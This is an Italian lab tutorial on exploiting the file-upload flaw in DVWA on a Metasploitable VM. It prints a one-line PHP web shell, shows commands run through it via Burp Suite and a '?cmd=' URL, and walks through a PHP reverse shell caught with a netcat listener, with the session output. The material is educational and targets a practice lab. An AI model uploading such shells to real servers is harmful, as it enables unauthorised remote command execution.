
Exploit File Upload

In questa esercitazione si andrà a sfruttare un file upload sulla DVWA per caricare una *shell* in PHP, si inizierà con una shell semplice per poi passare ad una più avanzata, con l'utilizzo di *Burpsuite* si vedrà in dettaglio gli steps.

Dopo aver verificato la raggiungibilità della vm Metasploitable dalla vm Kali Linux, con Burpsuite si potrà visitare la DVWA di Meta, per settare la security su low. Fatto questo passaggio si andrà a creare la shell semplice, come nell'immagine:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Dopo averla caricata dall'apposita sezione ***upload*** di DVWA si potrà analizzare in dettaglio il contenuto della GET tramite Burpsuite



Tramite lo strumento ***Repeater*** di Burpsuite è possibile modificare la GET per cambiare l'output a proprio piacimento, sfruttando la shell caricata per eseguire comandi remoti. Nel dettaglio si è eseguito prima il comando 'ls' poi 'pwd'.


Burpsuite non è l'unico modo per passare comandi tramite GET, ci si può avvalere del browser integrato a Burpsuite per eseguire quello che si vuole. Scrivendo i comandi sulla barra di ricerca preceduto dai caratteri '*?cmd=*'

/var/www/dvwa/hackable/uploads

Fatto questo si andrà a sperimentare l'attacco con una shell più avanzata.

Reverse Shell

Questa Shell è già presente in Kali sul path */usr/share/webshell/php* , prima di utilizzarla va configurata per metterla in ascolto di Kali su una porta libera. Infatti una *Reverse Shell* è un tipo di sessione remota in cui è la macchina target (Meta) ad avviare attivamente la connessione verso la macchina dell'attaccante (Kali), e non viceversa.



Mettendo in ascolto la Kali sulla porta data alla Shell si potrà testare l'attacco

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -l -p 5000
```

Fatto questo, caricando la reverse shell sulla DVWA Meta, il comando netcat eseguito da Kali riceverà qualcosa di simile a quanto segue:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -l -p 5000
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux
 09:57:37 up  3:08,  2 users,  load average: 0.64, 0.57, 0.58
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                06:54    3:03   1.09s  0.02s -bash
root     pts/0    :0.0             06:51    3:06   0.10s  0.10s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
```

Tramite la Shell eseguita sarà possibile eseguire comandi remoti:

```
sh-3.2$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen
1000
    link/ether 08:00:27:ab:b3:34 brd ff:ff:ff:ff:ff:ff
    inet 192.168.51.101/24 brd 192.168.51.255 scope global eth0
    inet6 fe80::a00:27ff:feab:b334/64 scope link
       valid_lft forever preferred_lft forever
sh-3.2$ whoami
www-data
```